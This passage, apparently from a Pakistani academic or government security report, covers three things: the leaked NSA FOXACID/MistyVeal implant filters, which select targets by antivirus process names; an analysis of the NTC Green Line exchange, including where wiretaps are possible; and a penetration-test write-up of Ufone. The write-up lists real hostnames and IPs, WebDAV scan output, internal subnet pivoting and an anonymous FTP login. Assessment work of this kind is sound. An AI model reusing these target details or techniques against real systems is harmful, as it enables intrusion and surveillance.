- iii. Target has a slow connection;
- iv. Target surfs off the page before the process can complete. [Web Request-Response Incomplete]

3.8 Payloads: MistyVeal is a larger implant and It has a configurable call back time that can be changed with a granularity of increments in Days, Hours, or Minutes. MistyVeal cannot call out on the network on its own. It piggybacks on Internet Explorer to call out on

the network. If Internet Explorer is configured to use a proxy, MistyVeal will be able to use the proxy. Its main function is to serve as a download agent for the Olympus installer, but it has other features that make it usable as an implant with exfiltration capabilities. These features include uploading/downloading files to/from a target, obtaining limited system information, finding a path out of the target (either dialup or direct connect).

3.9 (TS//SI): When a request is made to throw a payload other than the default, a change must be made in the filters on that specific server. If a filter type for that request is not present on the server, a filter must be created. All the filters are in XML format.

```

19 <filter label="Implant deployed - already, self or otherwise deleted" filterId="FA-b91fb762-3fea-4
20 <filterMatch dataType="implant" matchType="ci_string">
21 <item name="Mistyveal"/>
22 </filterMatch>
23 <action rating="1004" maxTime="43200" includeTid="true" name="404" />
24 </filterMatch>
25 </filter>
26
27 <filter label="IEKAV_MV" filterId="FA-a950dbf0-e918-4eb8-ab79-34bfff13f50a1" enabled="true">
28 <filterMatch dataType="process" matchType="ci_contains">
29 <item name="avp.exe" />
30 </filterMatch>
31 <filterMatch dataType="process" matchType="ci_contains">
32 <item name="iexplore.exe" />
33 </filterMatch>
34 <action rating="1003" name="Mistyveal-Win32-11.0.1.1" />
35 </filterMatch>
36 </filter>
37
38 <filter label="tid match deploy MV- had process 404" filterId="FA-1a3f9db0-5abd-4254-99a6-01dc9f6
39 <filterMatch dataType="tid" matchType="ci_string">
40 <item name="177312" /> <!-- foxtrack 1710 -->
41 <item name="183556" /> <!-- foxtrack 1897 -->
42 <item name="183560" /> <!-- foxtrack 1897 -->
43 <item name="183587" /> <!-- foxtrack 1897 -->
44 <item name="186675" /> <!-- foxtrack 1897 -->
45 <item name="186677" /> <!-- foxtrack 1897 -->
46 </filterMatch>
47 <filterMatch dataType="process" matchType="ci_contains">
48 <item name="ccenter.exe" /> <!-- foxtrack 1466 -->
49 <item name="ravmon.exe" /> <!-- foxtrack 1466 -->
50 <item name="ravmond.exe" /> <!-- foxtrack 1466 -->
51 <item name="ravstub.exe" /> <!-- foxtrack 1466 -->
52 <item name="ravtask.exe" /> <!-- foxtrack 1466 -->
53 <item name="ravxp.exe" /> <!-- foxtrack 1466 -->
54 <item name="ravservice.exe" /> <!-- foxtrack 1466 -->
55 <item name="ravtray.exe" /> <!-- foxtrack 1466 -->
56 <item name="RavAlert.exe" /> <!-- foxtrack 1466 -->
57 <item name="RavUpdate.exe" /> <!-- foxtrack 1466 -->
58 <item name="rhwproxy.exe" /> <!-- foxtrack 1466 -->
59 <item name="rhwstub.exe" /> <!-- foxtrack 1466 -->
60 <item name="rhwmain.exe" /> <!-- foxtrack 1466 -->
61 <item name="rhwsvr.exe" /> <!-- foxtrack 1466 -->
62 <item name="kvsrvxp.exe" /> <!-- Jiangmin Antivirus -->
63 </filterMatch>
64 </filterMatch>
65 </filter>

```

Figure 18 TS//SI

3.10 Summary: Payloads delivered and are executed at the client end browser from the XML file. Plugins are installed at the backend to read data from XML files and create and

command and control network. An SSL certificate is automatically downloaded from the FOXACID Server to encrypt all the network traffic after successful exploitation.

Table 3 Different types of Attack

Attack Type	Example	Remarks
Vulnerability	XSS DOM Insertion Frame Injection. MITM (Man in the Middle) MOTS (Man on the Side) Race Condition Attack.	FoxAcid Server Uses these vulnerabilities and inject <iframe> / Javascript codes tag that links back to FoxAcid Server
Exploit	SECONDDATE BLINDDATE	Exploits Plugins
Payload	MistyVeal	Delivers Payloads which install and run




Figure 19 Visual Representation of Attack

INTRUSION ANALYSIS

4.1. Background: Online Pub “**The Intercept**” reported on 20th Aug 2016 that US National Security Agency (NSA) hacked Pakistan’s NTC Network. Report states that in April 2013, NSA hacked NTC network & spied on Pakistani civilian/ military leadership through targeting NTC’s VIP Division having documents regarding “**Pakistan’s Green Line Comm Network**”. It released a slew of never-before-published documents provided by **Edward Snowden**. Salient points of the reports and related documents published against Pakistan are as under:

4.1.1. “**SECONDDATE**” was used breach targets in NTC’s VIP division and Green Line exchange.

4.1.2. **Few computers** contained information related to the backbone of Pak’s Green Line Communication Network.

4.2. Green Line Communication. Green line is a VIP intercom communication system being **managed & operated by NTC**. Green line numbers are extended to selected senior Govt officials and selected appointments at their offices, residence and during their visits. Presently 2 x Green Line exchanges are working in Pakistan and they are connected through a completely standalone network which is not integrated to any communication exchange.




Figure 20 Green Line Communication diagram representation

These two exchanges are connected using Optical Fiber Cables and voice numbers which are 4-digit analog numbers are extended using the existing Copper Cable Underground **Telecom Infrastructure**.

4.3. Existing Network: NTC network is extended all over the country using mix and match of Optical Fiber Cable, Microwave Radios, Copper Cables and various other means. Understanding the complete network design and communication arrangements is a cumbersome task and evaluation of all Data Centers is not possible. However, in this chapter, a Block Diagram and network architecture will be explained with special emphasis on the Existing security arrangements and devices being used by NTC at main Data Center Islamabad. Complete Network can be categorized into three main parts as under:

4.3.1 Transmission/ Switching Equipment: It is the backbone of the NTC communication network which is also called the back-haul network. Different cities are connected together using this component. The backhaul network is mainly comprised of following:

4.3.1.1 Transmission Equipment. HUAWEI OSN-1500 (Optical Switching Node) is being used for transmission at longer ranges with maximum achievable bandwidth of 10G (Gigabytes). Each OSN/ Switching node is connected from minimum two directions to cater for a fail-safe network. Approx. 44 x nodes are already installed and are being managed by NTC. Main Capabilities of this equipment is as under:

Table 4 Transmission Equipment features

Sr.No	Features
i.	Mapping granularity, VC-12-nv/VC-3-nv, and VC-4-nv
ii.	64 aggregation directions for powerful Ethernet convergence
iii.	L2 switch
iv.	MPLS and Stackable VLAN for L2 VPN
v.	4/8-level CoS, CAR based on 64K granularity
vi.	Point to Point LPT, Point to Multi-point LPT

vii.	2/4 fiber MS-SP Ring
viii.	SNCP/SNCMP
ix.	Fiber shared, virtual path protection
x.	Fiber shared MS-SP Ring (one optical interface can support 2 groups of MS-SP Rings)



Figure 21 : NTC Switching system

4.3.1.2 Optical Fiber Cable (OFC): A separate network is being used by Hiring/ laying OFC and installing transmission equipment. It augments the security as no external NW/ Shared connectivity is being used. Where OFC is not available NTC is using IP Based-Microwave radios to extend the network in the remote areas.



Figure 22 Optical Fiber Cable

4.3.2 Telephony (Voice Services)

4.3.2.1 Voice Exchanges: Two Green Line Exchanges are installed in Rawalpindi / Islamabad. However, they don't have any kind of data integration with the network. Other exchanges are TDM

based and have DSLAM (Digital Subscriber Line Access Multiplexer) installed. Green line exchanges only have analog numbers whereas commercial NTC exchanges have both analog/digital numbers.



Figure 23: Voice Exchange

4.3.2.2 DSLAM: It connects numerous customer digital subscriber line (DSL) interfaces to single very high speed data connection using multiplexing techniques. The same is then separated by the splitters at the customer's premises. However, chances of hacking into the digital line using the data channels is a technically challenging task unless some hardware level compromises and back-doors are not pre-installed.



Figure 24: Digital Subscriber Line Access Multiplexer

4.3.2.3 Main Distribution Frame (MDF): All numbers from exchanges are patched to the MDF (1000 pairs etc) and further distributed using the Underground copper cable network to nearest Cabinets / Distribution Panels (DPs).




Figure 25: Main distribution Frame

4.3.2.4 Distribution Panels (DP): These are 10/50/100 pair cabinets installed at the colonies/ residential areas to further extend the numbers to customers premises.



Figure 26: Distribution Panel

4.3.2.5 PCM Multiplexers: These are used to extend the analog/ digital numbers. An analog number is of 64K and hence 32 x analog numbers can be transported using the PCM from Site A to Site B. Its output is generally a 2MB stream which is patched with the routing or the switching network.



Figure 27: Oulse Code Multiplexer

4.3.3 DSL Services / Internet: To further augment the security, NTC has following security devices installed to protect the customer’s data and prevent any cyber-attack:

Table 5 DSL Services Equipment’s

Sr.No	Equipment
1.	Next Generation Firewall NG5 - Supports Deep Packet Inspection
2.	Huawei’s Load Balancer HUAWEI900 is installed to manage the network traffic amicably. 3 x Core Switches are installed to mitigate network congestion
3.	OCEANSTORE’s 6800v3 Storage Area Network (SAN) is deployed. Data is allowed to be cached at any location at any instant. Finally, monitoring of data usage patterns allows alteration to regional outages and denial of service (DOS) attacks.

4.4. Analysis: NTC authorities were approached and detailed study on subject article was carried out. Salient are as under:

4.4.1. Before 2010, NTC was using Nortel Exchange for provision of Green Line numbers.

4.4.2. Nortel exchange was replaced with ZTE exchange in 2010 and presently 2 x exchanges (ZXJIO – digital Time-division multiplexing [TDM] based) are being used.

Table 6 Exchange Capacity

Sr.No	Location	Capacity
I	Islamabad	1000
ii.	Rwp Cantt	480

4.4.3. Both exchanges are connected to each other through dedicated Optical Fiber Cable (OFC) and NW is standalone having **no link with public switching system of NTC or any other Telecom Operators.**

4.4.4. Green Line exchanges are TDM based, isolated from public network and have **no connectivity with internet or any IP Network and no data card is installed in the Exchange.** Accordingly, possibility of any intrusion at switch level is technically not possible.

4.4.5. Green exchanges are used for voice communication & not connected with any other operator's exchanges. It is a *standalone voice NW* only. Green numbers at Karachi, Lahore, Quetta & Peshawar are transported as discrete numbers on Pulse-code modulation (PCM) channels.

4.4.6 Interruption/ intrusion at system level from outside is technically not possible. However, interruption can be made at Main Distribution Frame (MDF) and Distribution Cabinet (DC/DP) where copper cable is terminated outside the exchange premises.

4.4.7 Physical parallel connectivity at MDF or Cabinet/DP affect the voice quality at the receiving end and can easily be detected.

4.4.8 Exchange diagram in the report (**claimed to be of April 2013**) is quite old and refers back to **2010**. Exchange diagram/ documents have been acquired/hacked from NTC (clerical) computer. **NTC authorities have**

confirmed that computers were not connected to Green line communication or any other communication system.

4.5. Existing Security Arrangements: Following are the existing security practices to counter any possible intrusion/ wiretapping from MDF (Main Distribution Frame) onwards till the office/ residences of the subscribers. The Green line transported till last mile is carried out via Underground Copper Cable and PCM NW, depending on requirement.

Permanent Nos:

- i. 100 x Pairs UG Cable is terminated at NTCs MDF Room Cantonment exchange Rawalpindi. The Green lines of military usage are being protected and looked after by Army;
- ii. Copper cable is continuously monitored for any intrusion/ eavesdropping;
- iii. Long distance numbers (to other cities) are transported via PCM carrier. At some points, Pakistan Telecommunication Company Limited (PTCL)/ Special Communication Organization (SCO) OFC / Ethernet Media is also utilized.

On Requirement Nos (Army): For VIP/ VVIPs visits, the Green lines are temporarily extended to locations, where NTC/ PTCL/ SCO PCM channels are available. Media for the same is arranged accordingly. **Nos are initiated for visit duration only and are immediately closed thereafter.**

- i. Intrusion is only possible from MDF till the last mile, whereby any eavesdropper can physically wiretap the numbers since no additional security/ encryption is presently available on these numbers. Following measures are taken to counter the eavesdropping threat;
- ii. MDF Room is under constant supervision and only authorized personnel are allowed to enter;
- iii. All the jumpers at Green exchange MDF are properly punched;
- iv. Double jumpering at any pin is strictly observed;
- v. Periodic technical sweeping is carried out;
- vi. CCTV Cameras are now being installed at exchange to monitor the movement of personnel.

Due to security concerns following network image is blur and cannot see clearly.




Figure 28: NW Design NTC Green/ PTNS

4.6. Comments:

- i. NSA attempts to hack Green line communication indicates the intent to monitor/ intercept senior government officials (political/ military) communication systems;
- ii. Green exchanges are *standalone TDM based voice Network* having no connectivity with any exchange or IP network;
- iii. Intrusion and access to data as claimed in report at system level are technically difficult;
- iv. Being analog exchange, no inherent encryption exists in Green line exchange.

4.7. Way Forward: Green Line communication does not have inherent encryption. In order to ensure security, secure communication means can be extended to selected Government officials.

Chapter 5

VULNERABILITY ASSESSMENT OF UFONE & NTC

5.1 UFONE: A wide variety of attacks were performed which included denial of service attacks, remote code execution and information disclosure. These include servers, web applications and wireless access points that are publicly visible. Various vulnerabilities were identified which included high, medium and low criticality. These vulnerabilities were found on both servers and web applications that are visible to the public. The impact of these vulnerabilities varied. Some vulnerabilities allowed me to gain complete control of the server, some allowed me to crash the server making it unavailable to legitimate users and some allowed me to disclose information about the target which helped in mounting further attacks. Access to the internal network was obtained from outside by exploiting a server that was connected to both external and internal networks.

5.2 Risk Rating:

Table 7 Risk with Description

Risk	Description
Critical	Major Impact on business (Reputation damage, availability & integrity)
Medium	Difficult to exploit but can impact business
Low	Provide information to attackers that helps them in exploitation of application

5.3 Information Gathering: The information gathered included public IP addresses, web applications, domain names, DNS entries, net blocks and email addresses. I also scanned the servers to find open ports and identify running services and operating systems. First step was to identify publicly available information including domains, net blocks, IP addresses & live systems

```
Domain Name: UFONE.COM
Registrar: NETWORK SOLUTIONS, LLC.
Sponsoring Registrar IANA ID: 2
Whois Server: whois.networksolutions.com
Referral URL: http://networksolutions.com
Name Server: NS01.UFONEGSM.NET
Name Server: NS02.UFONEGSM.NET
Name Server: NS03.UFONEGSM.NET
Status: clientTransferProhibited
Updated Date: 14-dec-2013
Creation Date: 27-feb-1999
Expiration Date: 27-feb-2019
```

Figure 29 WHOIS information

I then identified the live targets using various methods.




Figure 30 WHOIS Domain information

An active scan was performed for every host to identify open ports, running services and operating system. The scan of ugamestore.com is shown below

Port	Protocol	State	Name	
21	tcp	open	ftp	FileZilla ftpd 0.9.41 beta
80	tcp	open	http	Microsoft IIS httpd 7.5
135	tcp	open	msrpc	Microsoft Windows RPC
443	tcp	open	http	Microsoft IIS httpd 7.5
1051	tcp	open	tcpwrapped	
3389	tcp	open	ms-wbt-server	
3952	tcp	open	tcpwrapped	
5666	tcp	open	tcpwrapped	
8074	tcp	open	http	Microsoft IIS httpd 7.5
8888	tcp	open	http	Microsoft IIS httpd 7.5
9004	tcp	open	tcpwrapped	
9124	tcp	open	tcpwrapped	
11823	tcp	open	tcpwrapped	

Figure 31 Running services and open ports scan

The scan shows the running services and open ports. After gathering requisite information about the targets, next step was to perform active exploitation.

5.4 Web Applications: I identified various vulnerabilities ranging in criticality.

Following web applications were tested:

- i. ads2u.ufone.com
- ii. ufone.com
- iii. bsms.ufone.com
- iv. carescrm.ufonegsm.biz
- v. lba.ufone.com
- vi. retail.ufone.com
- vii. retailer.ufone.com
- viii. smsbackup.ufone.com
- ix. ugamestore.com
- x. ulocator.com
- xi. etopunjab.ufone.com
- xii. umall.pk
- xiii. urspace.ufone.com
- xiv. utrack.ufone.com
- xv. vcse.ufone.com

- xvi. vvs.ufone.com
- xvii. w.ufone.com
- xviii. ufonessmsbuddies.ufone.com
- xix. uspeedtest01.ufone.com
- xx. uspeedtest02.ufone.com
- xxi. uspeedtest03.ufone.com
- xxii. uspeedtest04.ufone.com
- xxiii. vvs.ufone.com
- xxiv. mad.ufone.com
- xxv. franchise.ufone.com
- xxvi. pbb.ufone.com
- xxvii. sa.ufone.com
- xxviii. web.ufone.com
- xxix. ubazar.ufone.com
- xxx. m.ufone.com
- xxxi. mpos.ufone.com




Figure 32 chart shows the vulnerabilities by impact on the organization

5.5 Servers: Penetration tests on Ufone’s publicly visible servers were done to identify vulnerabilities and loopholes. Various vulnerabilities were identified which vary in their criticality. These range from vulnerabilities that allow me to gain complete control of the server, denial of service vulnerabilities and information disclosure. I was also able to gain access to internal network from the internet by exploiting one of the servers. This allowed me to run various network related attacks.

5.5.1 Vulnerability # 1

- i. **Vulnerability Type:** Remote Code Execution
- ii. **Severity:** CRITICAL
- iii. **Vulnerability Description:** Various Exploits were used to exploit unpatched vulnerabilities in the Windows Server 2003 R2. A list of exploits was successfully executed to gain remote code execution. I was able to execute commands remotely which allowed me access to Ufone’s internal network.
- iv. **Risk/Impact:** Attackers can gain access to Ufone’s internal network. He can establish the server as a pivot to launch attacks to other servers both externally and internally. As the server is connected to internal network as well, the attacker has visibility to Ufone’s internal network.
- v. **Affected Servers:** 221.120.238.209 (mnpms.ufone.com)
- vi. **Proof:** The server was exploited using various exploits which indicates that multiple vulnerabilities exist. I first attacked IIS 6 server running on port 80. I found that WebDAV is enabled on the server.

```
msf_ auxiliary(webdav_scanner) > run
[+] 221.120.238.209 (Microsoft-IIS/6.0) has WEBDAV ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
```

Figure 33 WebDav enabled on server

After successful exploitation, I was able to get command line access to the windows server. I identified the internal IP address of the server giving me an idea about the internal network. It also allows me to scan and launch attacks remotely from outside.

```
*] Found internal IP in WebDAV response (221.120.238.209) ["172.16.33.25"]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 34 Access window server

The internal IP of server is 172.16.33.25. I pinged some IP addresses in the same subnet and found various alive hosts. Some of the live hosts included: 172.16.12.1, 172.16.12.2 etc.

```
Pinging 172.16.12.1 with 32 bytes of data:
Reply from 172.16.12.1: bytes=32 time=1ms TTL=123
Reply from 172.16.12.1: bytes=32 time=3ms TTL=123
Reply from 172.16.12.1: bytes=32 time=2ms TTL=123
Reply from 172.16.12.1: bytes=32 time=4ms TTL=123

Ping statistics for 172.16.12.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 4ms, Average = 2ms
```

Figure 35 Found Alive hosts

```
Pinging 172.16.12.2 with 32 bytes of data:
Reply from 172.16.12.2: bytes=32 time=5ms TTL=123
Reply from 172.16.12.2: bytes=32 time=3ms TTL=123
Reply from 172.16.12.2: bytes=32 time=3ms TTL=123
Reply from 172.16.12.2: bytes=32 time=6ms TTL=123

Ping statistics for 172.16.12.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 6ms, Average = 4ms
```

Figure 36 Found Alive hosts

Vii Mitigation:

- a. Upgrade the server to Windows Server 2008 or above as support for Windows server 2003 has ended on July 2015.
- b. Apply patches again. Although the server is running SP2 version but some vulnerabilities exist which shows that now all updates were successfully installed on the system. Therefore, all updates should be reinstalled. A list of updates is available here: <https://support.microsoft.com/en-us/kb/914962>
- c. If the server is not being used either shut it down or close extra ports and services running. These are potential gateways for hackers to exploit your system. The server has a lot of open ports.
- d. Disable WebDAV if it is not being used.

5.5.2 Vulnerability # 2

- i. **Vulnerability Type:** Anonymous FTP enabled

- ii. **Severity: CRITICAL**
- iii. **Vulnerability Description:** Anonymous FTP is enabled on the server which allows anyone to login to the server via FTP and run commands.
- iv. **Risk/Impact:** Attackers can run various FTP commands even upload files.
- v. **Affected Servers:** 72.29.70.84 (web.ufone.com)
- vi. **Mitigation:** Disable anonymous FTP on the server and default credentials.
- vii. **Proof:** Anonymous FTP is enabled on the server. I simply log in using name FTP

```

root@kali:~# ftp web.ufone.com
Connected to vxt.net.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 2 of 50 allowed.
220-Local time is now 12:15. Server port: 21.
